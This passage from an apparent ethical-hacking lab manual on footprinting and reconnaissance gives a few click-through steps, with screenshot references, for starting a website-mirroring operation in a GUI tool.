


6. Click the **Next >** button.




Module 02 – Footprinting and Reconnaissance

7. By default, the radio button will be selected for **Please adjust connection parameters if necessary, then press FINISH to launch the mirroring operation.** Check **Disconnect when finished** and click **Finish** to start mirroring the website.




8. Site mirroring progress will be displayed, as shown in the screenshot.

